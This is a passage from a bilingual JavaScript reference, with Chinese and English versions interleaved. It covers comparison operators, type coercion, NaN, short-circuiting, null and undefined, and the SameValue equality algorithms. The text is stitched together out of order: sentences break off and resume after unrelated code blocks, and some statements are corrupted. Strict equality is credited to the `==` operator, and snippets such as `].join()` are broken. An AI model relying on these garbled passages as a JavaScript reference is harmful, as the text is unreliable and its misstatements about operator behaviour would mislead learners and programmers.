var date2 = new Date(date1.valueOf() + 5000);

var dateDiff = date1.valueOf() - date2.valueOf();
var dateDiffInYears = dateDiff/1000/60/60/24/365; //将毫秒转换为年

console.log("Date difference in years : " + dateDiffInYears);
```

Section 9.2: Date Difference Calculation

To compare the difference of two dates, we can do the comparison based on the timestamp.

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 5000);

var dateDiff = date1.valueOf() - date2.valueOf();
var dateDiffInYears = dateDiff/1000/60/60/24/365; //convert milliseconds into years

console.log("Date difference in years : " + dateDiffInYears);
```

第10章：比较操作

第10.1节：抽象相等/不等及类型转换

问题

抽象相等和不等运算符（`==` 和 `!=`）在操作数类型不匹配时会转换操作数。这种类型强制转换是导致这些运算符结果产生混淆的常见原因，特别是这些运算符并不总是像预期那样满足传递性。

```
"" == 0;      // true A
0 == "0";     // true A
"" == "0";    // false B
false == 0;   // true
false == "0"; // true

"" != 0;     // false A
0 != "0";   // false A
"" != "0";  // true B
false != 0; // false
false != "0"; // false
```

如果考虑到JavaScript如何将空字符串转换为数字，结果就开始变得合理了。

```
Number(""); // 0
Number("0"); // 0
Number(false); // 0
```

解决方案

在表达式 `false B` 中，两个操作数都是字符串（`""` 和 `"0"`），因此不会进行类型转换，且由于 `""` 和 `"0"` 不是相同的值，`"" == "0"` 的结果如预期为 `false`。

消除此处意外行为的一种方法是确保始终比较相同类型的操作数。例如，如果想要数值比较的结果，可以使用显式转换：

```
var test = (a,b) => Number(a) == Number(b);
test("", 0); // true;
test("0", 0); // true;
test("", "0"); // true;
test("abc", "abc"); // false, 因为操作数不是数字
```

或者，如果你想进行字符串比较：

```
var test = (a,b) => String(a) == String(b);
test("", 0); // false;
test("0", 0); // true;
test("", "0"); // false;
```

附注：`Number("0")` 和 `new Number("0")` 不是同一回事！前者执行类型转换，后者会创建一个新对象。对象是通过引用比较而非值比较，这解释了下面的结果。

```
Number("0") == Number("0"); // true;
```

Chapter 10: Comparison Operations

Section 10.1: Abstract equality / inequality and type conversion

The Problem

The abstract equality and inequality operators (`==` and `!=`) convert their operands if the operand types do not match. This type coercion is a common source of confusion about the results of these operators, in particular, these operators aren't always transitive as one would expect.

```
"" == 0; // true A
0 == "0"; // true A
"" == "0"; // false B
false == 0; // true
false == "0"; // true

"" != 0; // false A
0 != "0"; // false A
"" != "0"; // true B
false != 0; // false
false != "0"; // false
```

The results start to make sense if you consider how JavaScript converts empty strings to numbers.

```
Number(""); // 0
Number("0"); // 0
Number(false); // 0
```

The Solution

In the statement `false B`, both the operands are strings (`""` and `"0"`), hence there will be **no type conversion** and since `""` and `"0"` are not the same value, `"" == "0"` is `false` as expected.

One way to eliminate unexpected behavior here is making sure that you always compare operands of the same type. For example, if you want the results of numerical comparison use explicit conversion:

```
var test = (a,b) => Number(a) == Number(b);
test("", 0); // true;
test("0", 0); // true;
test("", "0"); // true;
test("abc", "abc"); // false as operands are not numbers
```

Or, if you want string comparison:

```
var test = (a,b) => String(a) == String(b);
test("", 0); // false;
test("0", 0); // true;
test("", "0"); // false;
```

Side-note: `Number("0")` and `new Number("0")` isn't the same thing! While the former performs a type conversion, the latter will create a new object. Objects are compared by reference and not by value which explains the results below.

```
Number("0") == Number("0"); // true;
```

```
new Number("0") == new Number("0"); // false
```

最后，你可以选择使用严格相等和不等运算符，这些运算符不会执行任何隐式类型转换。

```
"" === 0; // false  
0 === "0"; // false  
"" === "0"; // false
```

关于此主题的更多参考资料请见：

[在JavaScript比较中应使用哪个等号运算符（== 还是 ===）？](#)

抽象相等（==）

第10.2节：全局对象的NaN属性

NaN（“不是数字”）是由IEEE浮点算术标准定义的一个特殊值，当提供了非数字值但期望数字时（`1 * "two"`），或者当计算没有有效的数字结果时（`Math.sqrt(-1)`）使用。

任何与NaN的相等或关系比较都会返回false，即使是与自身比较也是如此。因为NaN表示的是无意义计算的结果，因此它不等于任何其他无意义计算的结果。

```
(1 * "two") === NaN // false  
  
NaN === 0; // false  
NaN === NaN; // false  
Number.NaN === NaN; // false  
  
NaN < 0; // false  
NaN > 0; // false  
NaN > 0; // false  
NaN >= NaN; // false  
NaN >= 'two'; // false
```

非相等比较总是返回true：

```
NaN !== 0; // true  
NaN !== NaN; // true
```

检查一个值是否为NaN

版本 ≥ 6

你可以使用函数`Number.isNaN()`来测试一个值或表达式是否为NaN：

```
Number.isNaN(NaN); // true  
Number.isNaN(0 / 0); // true  
Number.isNaN('str' - 12); // true  
  
Number.isNaN(24); // false  
Number.isNaN('24'); // false  
Number.isNaN(1 / 0); // false  
Number.isNaN(Infinity); // false  
  
Number.isNaN('str'); // false  
Number.isNaN(undefined); // false
```

```
new Number("0") == new Number("0"); // false
```

Finally, you have the option to use strict equality and inequality operators which will not perform any implicit type conversions.

```
"" === 0; // false  
0 === "0"; // false  
"" === "0"; // false
```

Further reference to this topic can be found here:

[Which equals operator \(== vs ===\) should be used in JavaScript comparisons?](#)

Abstract Equality（==）

Section 10.2: NaN Property of the Global Object

NaN（“Not a Number”）是一个由IEEE浮点算术标准定义的特殊值，当提供了非数字值但期望数字时（`1 * "two"`），或者当计算没有有效的数字结果时（`Math.sqrt(-1)`）使用。

Any equality or relational comparisons with NaN returns false, even comparing it with itself. Because, NaN is supposed to denote the result of a nonsensical computation, and as such, it isn't equal to the result of any other nonsensical computations.

```
(1 * "two") === NaN // false  
  
NaN === 0; // false  
NaN === NaN; // false  
Number.NaN === NaN; // false  
  
NaN < 0; // false  
NaN > 0; // false  
NaN > 0; // false  
NaN >= NaN; // false  
NaN >= 'two'; // false
```

Non-equal comparisons will always return true:

```
NaN !== 0; // true  
NaN !== NaN; // true
```

Checking if a value is NaN

Version ≥ 6

You can test a value or expression for NaN by using the function `Number.isNaN()`:

```
Number.isNaN(NaN); // true  
Number.isNaN(0 / 0); // true  
Number.isNaN('str' - 12); // true  
  
Number.isNaN(24); // false  
Number.isNaN('24'); // false  
Number.isNaN(1 / 0); // false  
Number.isNaN(Infinity); // false  
  
Number.isNaN('str'); // false  
Number.isNaN(undefined); // false
```

```
Number.isNaN({}); // false
```

版本 < 6

你可以通过将一个值与其自身比较来检查该值是否为NaN：

```
value !== value; // NaN时为true, 其他任何值为false
```

你可以使用以下polyfill来实现Number.isNaN()：

```
Number.isNaN = Number.isNaN || function(value) {
  return value !== value;
}
```

相比之下，全局函数isNaN()不仅对NaN返回true，还对任何无法被强制转换为数字的值或表达式返回true：

```
isNaN(NaN); // true
isNaN(0 / 0); // true
isNaN('str' - 12); // true

isNaN(24); // false
isNaN('24'); // false
isNaN(Infinity); // false

isNaN('str'); // true
isNaN(undefined); // true
isNaN({}); // true
```

ECMAScript 定义了一个称为“相同性”的算法SameValue，自 ECMAScript 6 起，可以通过Object.is调用。与==和==比较不同，使用Object.is()会将NaN视为与自身相同（而-0与+0不相同）：

```
Object.is(NaN, NaN) // true
Object.is(+0, 0) // false

NaN === NaN // false
+0 === 0 // true
```

版本 < 6

你可以使用以下Object.is()的兼容代码（来自MDN）：

```
if (!Object.is) {
  Object.is = function(x, y) {
    // SameValue 算法
    if (x === y) { // 步骤 1-5, 7-10
      // 步骤 6.b-6.e: +0 != -0
      return x !== 0 || 1 / x === 1 / y;
    } else {
      // 步骤 6.a: NaN == NaN
      return x !== x && y !== y;
    }
  };
}
```

注意事项

NaN 本身是一个数字，这意味着它不等于字符串 "NaN"，更重要的是（虽然可能不直观）：

```
Number.isNaN({}); // false
```

Version < 6

You can check if a value is **NaN** by comparing it with itself:

```
value !== value; // true for NaN, false for any other value
```

You can use the following polyfill for **Number.isNaN()**:

```
Number.isNaN = Number.isNaN || function(value) {
  return value !== value;
}
```

By contrast, the global function **isNaN()** returns **true** not only for **NaN**, but also for any value or expression that cannot be coerced into a number:

```
isNaN(NaN); // true
isNaN(0 / 0); // true
isNaN('str' - 12); // true

isNaN(24); // false
isNaN('24'); // false
isNaN(Infinity); // false

isNaN('str'); // true
isNaN(undefined); // true
isNaN({}); // true
```

ECMAScript defines a “sameness” algorithm called **SameValue** which, since ECMAScript 6, can be invoked with **Object.is**. Unlike the == and === comparison, using **Object.is()** will treat **NaN** as identical with itself (and -0 as not identical with +0):

```
Object.is(NaN, NaN) // true
Object.is(+0, 0) // false

NaN === NaN // false
+0 === 0 // true
```

Version < 6

You can use the following polyfill for **Object.is()** (from [MDN](#)):

```
if (!Object.is) {
  Object.is = function(x, y) {
    // SameValue algorithm
    if (x === y) { // Steps 1-5, 7-10
      // Steps 6.b-6.e: +0 != -0
      return x !== 0 || 1 / x === 1 / y;
    } else {
      // Step 6.a: NaN == NaN
      return x !== x && y !== y;
    }
  };
}
```

Points to note

NaN itself is a number, meaning that it does not equal to the string "NaN", and most importantly (though perhaps unintuitively):

```
typeof(NaN) === "number"; //true
```

第10.3节：布尔运算符中的短路

与运算符 (`&&`) 和或运算符 (`||`) 采用短路机制，以防止在额外计算不会改变运算结果时进行不必要的工作。

在 `x && y` 中，如果 `x` 计算结果为 `false`，`y` 将不会被计算，因为整个表达式结果必定为 `false`。

在 `x || y` 中，如果 `x` 计算结果为 `true`，`y` 将不会被计算，因为整个表达式结果必定为 `true`。

函数示例

取以下两个函数：

```
function T() { // 真  
    console.log("T");  
    return true;  
}  
  
function F() { // 假  
    console.log("F");  
    return false;  
}
```

示例 1

```
T() && F(); // 假
```

输出：

```
'T'  
'F'
```

示例 2

```
F() && T(); // 假
```

输出：

```
'F'
```

示例 3

```
T() || F(); // true
```

输出：

```
'T'
```

示例 4

```
typeof(NaN) === "number"; //true
```

Section 10.3: Short-circuiting in boolean operators

The and-operator (`&&`) and the or-operator (`||`) employ short-circuiting to prevent unnecessary work if the outcome of the operation does not change with the extra work.

In `x && y`, `y` will not be evaluated if `x` evaluates to `false`, because the whole expression is guaranteed to be `false`.

In `x || y`, `y` will not be evaluated if `x` evaluated to `true`, because the whole expression is guaranteed to be `true`.

Example with functions

Take the following two functions:

```
function T() { // True  
    console.log("T");  
    return true;  
}  
  
function F() { // False  
    console.log("F");  
    return false;  
}
```

Example 1

```
T() && F(); // false
```

Output:

```
'T'  
'F'
```

Example 2

```
F() && T(); // false
```

Output:

```
'F'
```

Example 3

```
T() || F(); // true
```

Output:

```
'T'
```

Example 4

```
F() || T(); // true
```

输出：

```
'F'  
'T'
```

短路以防止错误

```
var obj; // 对象的值为 undefined  
if(obj.property){ } // TypeError: 无法读取未定义的属性 'property' if(obj.property && obj !== undefined){ } // 行 A TypeError: 无法读取未定义的属性 'property'
```

行 A：如果你反转顺序，第一个条件语句将通过不执行第二个语句来防止错误，
如果执行会抛出错误

```
if(obj !== undefined && obj.property){}; // 未抛出错误
```

但仅当你预期undefined时才应使用

```
if(typeof obj === "object" && obj.property){}; // 安全选项但较慢
```

短路以提供默认值

|| 运算符可用于选择“真值”或默认值。

例如，这可以用来确保可空值被转换为非空值：

```
var nullableObj = null;  
var obj = nullableObj || {}; // 这里选择了 {}  
  
var nullableObj2 = {x: 5};  
var obj2 = nullableObj2 || {} // 这里选择了 {x: 5}
```

或者返回第一个真值

```
var truthyValue = {x: 10};  
return truthyValue || {}; // 将返回 {x: 10}
```

同样的方法可以多次回退：

```
envVariable || configValue || defaultConstValue // 选择第一个“真值”
```

短路调用可选函数

&& 运算符可以用来调用回调函数，仅当它被传入时：

```
function myMethod(cb) {  
    // 这可以简化  
    if (cb) {  
        cb();  
    }
}
```

```
F() || T(); // true
```

Output:

```
'F'  
'T'
```

Short-circuiting to prevent errors

```
var obj; // object has value of undefined  
if(obj.property){ } // TypeError: Cannot read property 'property' of undefined  
if(obj.property && obj !== undefined){ } // Line A TypeError: Cannot read property 'property' of undefined
```

Line A: if you reverse the order the first conditional statement will prevent the error on the second by not executing it if it would throw the error

```
if(obj !== undefined && obj.property){}; // no error thrown
```

But should only be used if you expect undefined

```
if(typeof obj === "object" && obj.property){}; // safe option but slower
```

Short-circuiting to provide a default value

The || operator can be used to select either a "truthy" value, or the default value.

For example, this can be used to ensure that a nullable value is converted to a non-nullable value:

```
var nullableObj = null;  
var obj = nullableObj || {}; // this selects {}  
  
var nullableObj2 = {x: 5};  
var obj2 = nullableObj2 || {} // this selects {x: 5}
```

Or to return the first truthy value

```
var truthyValue = {x: 10};  
return truthyValue || {}; // will return {x: 10}
```

The same can be used to fall back multiple times:

```
envVariable || configValue || defaultConstValue // select the first "truthy" of these
```

Short-circuiting to call an optional function

The && operator can be used to evaluate a callback, only if it is passed:

```
function myMethod(cb) {  
    // This can be simplified  
    if (cb) {  
        cb();  
    }
}
```

```
// 简化为  
cb && cb();  
}
```

当然，上述测试并没有验证 `cb` 实际上是一个 `function`，而不仅仅是一个 `Object/Array/String/Number`。

第10.4节：Null和Undefined

null 和 undefined 之间的区别

`null` 和 `undefined` 共享抽象相等 `==` 但不共享严格相等 `===`，

```
null == undefined // true  
null === undefined // false
```

它们表示略有不同的含义：

- `undefined` 表示 值的缺失，例如在标识符/对象属性被创建之前，或者在标识符/函数参数创建与首次赋值之间的时间段（如果有的话）。
- `null` 表示 **有意的** 值的缺失，针对已经

创建的标识符或属性。

它们是不同类型的语法：

- `undefined` 是全局对象的一个 属性，通常在全局作用域中是不可变的。这意味着你可以在全局命名空间之外定义标识符，从而在该作用域中隐藏 `undefined`（尽管值仍然可能是 `undefined`）。
- `null` 是一个 字面量，因此它的含义永远不会改变，尝试改变它会抛出一个 错误。

null 和 undefined 的相似之处

`null` 和 `undefined` 都是假值 (falsy)。

```
if (null) console.log("不会被打印");  
if (undefined) console.log("不会被打印");
```

`null` 和 `undefined` 都不等于 `false` (参见 [这个问题](#))。

```
false == undefined // false  
false == null // false  
false === undefined // false  
false === null // false
```

使用 undefined

- 如果当前作用域不可信，使用某个计算结果为 `undefined` 的值，例如 `void 0;`
- 如果 `undefined` 被另一个值遮蔽，其后果和遮蔽 `Array` 或 `Number` 一样糟糕。
- 避免将某个值 设置为 `undefined`。如果你想从 `Object foo` 中删除属性 `bar`，应该使用 `delete foo.bar;`。
- 对标识符 `foo` 是否存在并与 `undefined` 比较可能会抛出引用错误，应该使用 `typeof foo` 与 `"undefined"` 进行比较。

第10.5节：抽象相等 (`==`)

抽象相等运算符的操作数在被转换为共同类型后进行比较。转换的方式

```
// To this  
cb && cb();  
}
```

Of course, the test above does not validate that `cb` is in fact a `function` and not just an `Object/Array/String/Number`.

Section 10.4: Null and Undefined

The differences between `null` and `undefined`

`null` and `undefined` share abstract equality `==` but not strict equality `===`,

```
null == undefined // true  
null === undefined // false
```

They represent slightly different things:

- `undefined` represents the *absence of a value*, such as before an identifier/Object property has been created or in the period between identifier/Function parameter creation and it's first set, if any.
- `null` represents the *intentional absence of a value* for an identifier or property which has already been created.

They are different types of syntax:

- `undefined` is a *property of the global Object*, usually immutable in the global scope. This means anywhere you can define an identifier other than in the global namespace could hide `undefined` from that scope (although things can still be `undefined`)
- `null` is a *word literal*, so its meaning can never be changed and attempting to do so will throw an `Error`.

The similarities between `null` and `undefined`

`null` and `undefined` are both falsy.

```
if (null) console.log("won't be logged");  
if (undefined) console.log("won't be logged");
```

Neither `null` or `undefined` equal `false` (see [this question](#)).

```
false == undefined // false  
false == null // false  
false === undefined // false  
false === null // false
```

Using `undefined`

- If the current scope can't be trusted, use something which evaluates to `undefined`, for example `void 0;`.
- If `undefined` is shadowed by another value, it's just as bad as shadowing `Array` or `Number`.
- Avoid setting something as `undefined`. If you want to remove a property `bar` from an `Object foo`, `delete foo.bar;` instead.
- Existence testing identifier `foo` against `undefined` could throw a `Reference Error`, use `typeof foo` against `"undefined"` instead.

Section 10.5: Abstract Equality (`==`)

Operands of the abstract equality operator are compared after being converted to a common type. How this

基于该运算符的规范：

== 运算符的规范：

7.2.13 抽象相等比较

比较 `x == y`, 其中 `x` 和 `y` 是值, 产生 `true` 或 `false`。这样的比较按如下方式执行：

1. 如果 `Type(x)` 与 `Type(y)` 相同, 则：
 - a. 返回执行严格相等比较 `x === y` 的结果。
2. 如果 `x` 是 `null` 且 `y` 是 `undefined`, 返回 `true`。
3. 如果 `x` 是 `undefined` 且 `y` 是 `null`, 返回 `true`。
4. 如果 `Type(x)` 是 `Number` 且 `Type(y)` 是 `String`, 返回比较 `x == ToNumber(y)` 的结果。
5. 如果 `Type(x)` 是 `String` 且 `Type(y)` 是 `Number`, 返回比较 `ToNumber(x) == y` 的结果。
6. 如果 `Type(x)` 是 `Boolean`, 返回比较结果 `ToNumber(x) == y`。
7. 如果 `Type(y)` 是 `Boolean`, 返回比较结果 `x == ToNumber(y)`。
8. 如果 `Type(x)` 是 `String`、`Number` 或 `Symbol`, 且 `Type(y)` 是 `Object`, 返回比较结果 `x == ToPrimitive(y)`。
9. 如果 `Type(x)` 是 `Object`, 且 `Type(y)` 是 `String`、`Number` 或 `Symbol`, 返回比较结果 `ToPrimitive(x) == y`。
10. 返回 `false`。

示例：

```
1 == 1;          // true
1 == true;       // true  (操作数转换为数字: true => 1)
1 == '1';        // true  (操作数转换为数字: '1' => 1)
1 == '1.00';     // true
1 == '1.0000000001'; // false
1 == '1.00000000000001'; // true  (由于精度丢失为真)
null == undefined; // true  (规范 #2)
1 == 2;          // false
0 == false;      // true
0 == undefined; // false
0 == "";         // true
```

第10.6节：布尔值的逻辑运算符

```
var x = true,
y = false;
```

与运算 (AND)

如果两个表达式都计算为真，则该运算符返回真。该布尔运算符将采用短路求值，若 `x` 计算为 `false`，则不会计算 `y`。

```
x && y;
```

这将返回假，因为 `y` 是假。

如果两个表达式中有一个计算为真，则该运算符返回真。该布尔运算符将采用

conversion happens is based on the specification of the operator:

Specification for the == operator:

7.2.13 Abstract Equality Comparison

The comparison `x == y`, where `x` and `y` are values, produces `true` or `false`. Such a comparison is performed as follows:

1. If `Type(x)` is the same as `Type(y)`, then:
 - a. Return the result of performing Strict Equality Comparison `x === y`.
2. If `x` is `null` and `y` is `undefined`, return `true`.
3. If `x` is `undefined` and `y` is `null`, return `true`.
4. If `Type(x)` is `Number` and `Type(y)` is `String`, return the result of the comparison `x == ToNumber(y)`.
5. If `Type(x)` is `String` and `Type(y)` is `Number`, return the result of the comparison `ToNumber(x) == y`.
6. If `Type(x)` is `Boolean`, return the result of the comparison `ToNumber(x) == y`.
7. If `Type(y)` is `Boolean`, return the result of the comparison `x == ToNumber(y)`.
8. If `Type(x)` is either `String`, `Number`, or `Symbol` and `Type(y)` is `Object`, return the result of the comparison `x == ToPrimitive(y)`.
9. If `Type(x)` is `Object` and `Type(y)` is either `String`, `Number`, or `Symbol`, return the result of the comparison `ToPrimitive(x) == y`.
10. Return `false`.

Examples:

```
1 == 1;          // true
1 == true;       // true  (operand converted to number: true => 1)
1 == '1';        // true  (operand converted to number: '1' => 1 )
1 == '1.00';     // true
1 == '1.0000000001'; // false
1 == '1.00000000000001'; // true  (true due to precision loss)
null == undefined; // true  (spec #2)
1 == 2;          // false
0 == false;      // true
0 == undefined; // false
0 == "";         // true
```

Section 10.6: Logic Operators with Booleans

```
var x = true,
y = false;
```

AND

This operator will return true if both of the expressions evaluate to true. This boolean operator will employ short-circuiting and will not evaluate `y` if `x` evaluates to `false`.

```
x && y;
```

This will return false, because `y` is false.

OR

This operator will return true if one of the two expressions evaluate to true. This boolean operator will employ

如果 x 计算结果为 true，则不会计算短路和 y。

```
x || y;
```

这将返回 true，因为 x 为 true。

非 (NOT)

如果右侧表达式计算结果为 true，则该运算符返回 false；如果右侧表达式计算结果为 false，则返回 true。

```
!x;
```

这将返回 false，因为 x 为 true。

第10.7节：自动类型转换

注意数字可能会意外地被转换为字符串或 NaN（非数字）。

JavaScript 是弱类型语言。变量可以包含不同的数据类型，且变量的数据类型可以改变：

```
var x = "Hello"; // x 的类型是字符串  
x = 5; // x 的类型变为数字
```

在进行数学运算时，JavaScript 可以将数字转换为字符串：

```
var x = 5 + 7; // x.valueOf() 是 12, typeof x 是数字  
var x = 5 + "7"; // x.valueOf() 是 57, typeof x 是字符串  
var x = "5" + 7; // x.valueOf() 是 57, typeof x 是字符串  
var x = 5 - 7; // x.valueOf() 是 -2, typeof x 是数字  
var x = 5 - "7"; // x.valueOf() 是 -2, typeof x 是数字  
var x = "5" - 7; // x.valueOf() 是 -2, typeof x 是数字  
var x = 5 - "x"; // x.valueOf() 是 NaN, typeof x 是数字
```

从字符串中减去字符串，不会产生错误，但会返回 NaN（非数字）：

```
"Hello" - "Dolly" // 返回 NaN
```

第10.8节：非布尔值的逻辑运算符 (布尔强制转换)

逻辑或 (||)，从左到右读取，将返回第一个真值。如果没有找到真值，则返回最后一个值。

```
var a = 'hello' || ''; // a = 'hello'  
var b = '' || []; // b = []  
var c = '' || undefined; // c = undefined  
var d = 1 || 5; // d = 1  
var e = 0 || {};  
var f = 0 || '' || 5; // f = 5  
var g = '' || 'yay' || 'boo'; // g = 'yay'
```

逻辑与 (&&)，从左到右读取，将返回第一个假值。如果没有找到假值，则返回最后一个值。

short-circuiting and y will not be evaluated if x evaluates to true.

```
x || y;
```

This will return true, because x is true.

NOT

This operator will return false if the expression on the right evaluates to true, and return true if the expression on the right evaluates to false.

```
!x;
```

This will return false, because x is true.

Section 10.7: Automatic Type Conversions

Beware that numbers can accidentally be converted to strings or NaN (Not a Number).

JavaScript is loosely typed. A variable can contain different data types, and a variable can change its data type:

```
var x = "Hello"; // typeof x is a string  
x = 5; // changes typeof x to a number
```

When doing mathematical operations, JavaScript can convert numbers to strings:

```
var x = 5 + 7; // x.valueOf() is 12, typeof x is a number  
var x = 5 + "7"; // x.valueOf() is 57, typeof x is a string  
var x = "5" + 7; // x.valueOf() is 57, typeof x is a string  
var x = 5 - 7; // x.valueOf() is -2, typeof x is a number  
var x = 5 - "7"; // x.valueOf() is -2, typeof x is a number  
var x = "5" - 7; // x.valueOf() is -2, typeof x is a number  
var x = 5 - "x"; // x.valueOf() is NaN, typeof x is a number
```

Subtracting a string from a string, does not generate an error but returns NaN (Not a Number):

```
"Hello" - "Dolly" // returns NaN
```

Section 10.8: Logic Operators with Non-boolean values (boolean coercion)

Logical OR (||)，reading left to right, will evaluate to the first *truthy* value. If no *truthy* value is found, the last value is returned.

```
var a = 'hello' || ''; // a = 'hello'  
var b = '' || []; // b = []  
var c = '' || undefined; // c = undefined  
var d = 1 || 5; // d = 1  
var e = 0 || {};  
var f = 0 || '' || 5; // f = 5  
var g = '' || 'yay' || 'boo'; // g = 'yay'
```

Logical AND (&&)，reading left to right, will evaluate to the first *falsey* value. If no *falsey* value is found, the last value is returned.

```

var a = 'hello' && '';
// a = ''
var b = '' && [];
// b = ''
var c = undefined && 0;
// c = undefined
var d = 1 && 5;
// d = 5
var e = 0 && {};
// e = 0
var f = 'hi' && [] && 'done';
// f = 'done'
var g = 'bye' && undefined && 'adios';
// g = undefined

```

这个技巧可以用来给函数参数设置默认值 (ES6之前)。

```

var foo = function(val) {
    // 如果 val 的值为假值，则返回 'default'.
    return val || 'default';
}

console.log( foo('burger') ); // burger
console.log( foo(100) ); // 100
console.log( foo([]) ); // []
console.log( foo(0) ); // default
console.log( foo(undefined) ); // default

```

请记住，对于参数来说，0 和（在较小程度上）空字符串通常也是有效值，应该能够被显式传递并覆盖默认值，但使用这种模式时，它们不会（因为它们是假值falsy）。

第10.9节：空数组

```

/* ToNumber(ToPrimitive([])) == ToNumber(false) */
[] == false; // true

```

当执行 `[].toString()` 时，如果存在 `].join()`，则调用它，否则调用 `Object.prototype.toString()`。这个比较返回 `true` 是因为 `].join()` 返回 `"`，转换成数字 0 后等于 `false` 的 `ToNumber`。

但请注意，所有对象都是真值，`Array` 是 `Object` 的一个实例：

```

// 内部这被评估为 ToBoolean([]) === true ? 'truthy' : 'falsy'
[] ? 'truthy' : 'falsy'; // 'truthy'

```

第10.10节：相等比较操作

JavaScript 有四种不同的相等比较操作。

SameValue

如果两个操作数属于相同类型且值相同，则返回 `true`。

注意：对象的值是引用。

你可以通过 `Object.is` (ECMAScript 6) 使用此比较算法。

示例：

```

Object.is(1, 1); // true
Object.is(+0, -0); // false
Object.is(NaN, NaN); // true
Object.is(true, "true"); // false
Object.is(false, 0); // false

```

```

var a = 'hello' && '';
// a = ''
var b = '' && [];
// b = ''
var c = undefined && 0;
// c = undefined
var d = 1 && 5;
// d = 5
var e = 0 && {};
// e = 0
var f = 'hi' && [] && 'done';
// f = 'done'
var g = 'bye' && undefined && 'adios';
// g = undefined

```

This trick can be used, for example, to set a default value to a function argument (prior to ES6).

```

var foo = function(val) {
    // if val evaluates to falsy, 'default' will be returned instead.
    return val || 'default';
}

console.log( foo('burger') ); // burger
console.log( foo(100) ); // 100
console.log( foo([]) ); // []
console.log( foo(0) ); // default
console.log( foo(undefined) ); // default

```

Just keep in mind that for arguments, 0 and (to a lesser extent) the empty string are also often valid values that should be able to be explicitly passed and override a default, which, with this pattern, they won't (because they are *falsy*).

Section 10.9: Empty Array

```

/* ToNumber(ToPrimitive([])) == ToNumber(false) */
[] == false; // true

```

When `].toString()` is executed it calls `].join()` if it exists, or `Object.prototype.toString()` otherwise. This comparison is returning `true` because `].join()` returns `"` which, coerced into 0, is equal to `false` [ToNumber](#).

Beware though, all objects are truthy and `Array` is an instance of `Object`:

```

// Internally this is evaluated as ToBoolean([]) === true ? 'truthy' : 'falsy'
[] ? 'truthy' : 'falsy'; // 'truthy'

```

Section 10.10: Equality comparison operations

JavaScript has four different equality comparison operations.

SameValue

It returns `true` if both operands belong to the same Type and are the same value.

Note: the value of an object is a reference.

You can use this comparison algorithm via `Object.is` (ECMAScript 6).

Examples:

```

Object.is(1, 1); // true
Object.is(+0, -0); // false
Object.is(NaN, NaN); // true
Object.is(true, "true"); // false
Object.is(false, 0); // false

```

```
Object.is(null, undefined); // false  
Object.is(1, "1"); // false  
Object.is([], []); // false
```

该算法具有等价关系的性质：

- 自反性: `Object.is(x, x)` 为 `true`, 适用于任意值 `x`
- 对称性: `Object.is(x, y)` 为 `true` 当且仅当 `Object.is(y, x)` 为 `true`, 适用于任意值 `x` 和 `y`。
- 传递性: 如果 `Object.is(x, y)` 和 `Object.is(y, z)` 都为 `true`, 则 `Object.is(x, z)` 也为 `true`, 适用于任意值 `x`、`y` 和 `z`。

[SameValueZero](#)

它的行为类似于 `SameValue`, 但将 `+0` 和 `-0` 视为相等。

你可以通过 `Array.prototype.includes` (ECMAScript 7) 使用此比较算法。

示例：

```
[1].includes(1); // true  
[+0].includes(-0); // true  
[NaN].includes(NaN); // true  
[true].includes("true"); // false  
[false].includes(0); // false  
[1].includes("1"); // false  
[null].includes(undefined); // false  
[[[]]].includes([]); // false
```

该算法仍然具有等价关系的性质：

- 自反性: `[x].includes(x)` 为 `true`, 适用于任意值 `x`
- 对称性: `[x].includes(y)` 为 `true` 当且仅当 `[y].includes(x)` 为 `true`, 适用于任意值 `x` 和 `y`。
- 传递性: 如果 `[x].includes(y)` 且 `[y].includes(z)` 都为 `true`, 则 `[x].includes(z)` 也为 `true`, 适用于任意值 `x`、`y` 和 `z`。

[严格相等比较](#)

其行为类似于 `SameValue`, 但

- 将 `+0` 和 `-0` 视为相等。
- 将 `NaN` 视为与任何值都不同, 包括它自身

你可以通过 `==` 运算符 (ECMAScript 3) 使用此比较算法。

还有 `!=` 运算符 (ECMAScript 3), 它是 `==` 的结果取反。

示例：

```
1 === 1; // true  
+0 === -0; // true  
NaN === NaN; // false  
true === "true"; // false  
false === 0; // false  
1 === "1"; // false  
null === undefined; // false  
[] === []; // false
```

该算法具有以下特性：

```
Object.is(null, undefined); // false  
Object.is(1, "1"); // false  
Object.is([], []); // false
```

This algorithm has the properties of an [equivalence relation](#):

- Reflexivity: `Object.is(x, x)` is `true`, for any value `x`
- Symmetry: `Object.is(x, y)` is `true` if, and only if, `Object.is(y, x)` is `true`, for any values `x` and `y`.
- Transitivity: If `Object.is(x, y)` and `Object.is(y, z)` are `true`, then `Object.is(x, z)` is also `true`, for any values `x`, `y` and `z`.

[SameValueZero](#)

It behaves like `SameValue`, but considers `+0` and `-0` to be equal.

You can use this comparison algorithm via `Array.prototype.includes` (ECMAScript 7).

Examples:

```
[1].includes(1); // true  
[+0].includes(-0); // true  
[NaN].includes(NaN); // true  
[true].includes("true"); // false  
[false].includes(0); // false  
[1].includes("1"); // false  
[null].includes(undefined); // false  
[[[]]].includes([]); // false
```

This algorithm still has the properties of an [equivalence relation](#):

- Reflexivity: `[x].includes(x)` is `true`, for any value `x`
- Symmetry: `[x].includes(y)` is `true` if, and only if, `[y].includes(x)` is `true`, for any values `x` and `y`.
- Transitivity: If `[x].includes(y)` and `[y].includes(z)` are `true`, then `[x].includes(z)` is also `true`, for any values `x`, `y` and `z`.

[Strict Equality Comparison](#)

It behaves like `SameValue`, but

- Considers `+0` and `-0` to be equal.
- Considers `NaN` different than any value, including itself

You can use this comparison algorithm via the `==` operator (ECMAScript 3).

There is also the `!=` operator (ECMAScript 3), which negates the result of `==`.

Examples:

```
1 === 1; // true  
+0 === -0; // true  
NaN === NaN; // false  
true === "true"; // false  
false === 0; // false  
1 === "1"; // false  
null === undefined; // false  
[] === []; // false
```

This algorithm has the following properties:

- 对称性: `x === y` 当且仅当 `y === x` 为真时成立, 对于任意值x和y。
- 传递性: 如果 `x === y` 和 `y === z` 都为真, 则 `x === z` 也为真, 对于任意值 `x`, `y` 和 `z`。

但它不是一个等价关系, 因为

- `NaN` 不是自反的: `NaN !== NaN`

抽象相等比较

如果两个操作数属于相同类型, 则行为类似于严格相等比较。

否则, 它会按如下方式进行类型转换:

- `undefined` 和 `null` 被视为相等
- 当比较数字和字符串时, 字符串会被转换为数字
- 当比较布尔值和其他类型时, 布尔值会被转换为数字
- 当比较对象与数字、字符串或符号时, 对象会被转换为原始值

如果发生了类型转换, 则递归比较转换后的值。否则算法返回`false`。

您可以通过`==`运算符 (ECMAScript 1) 使用此比较算法。

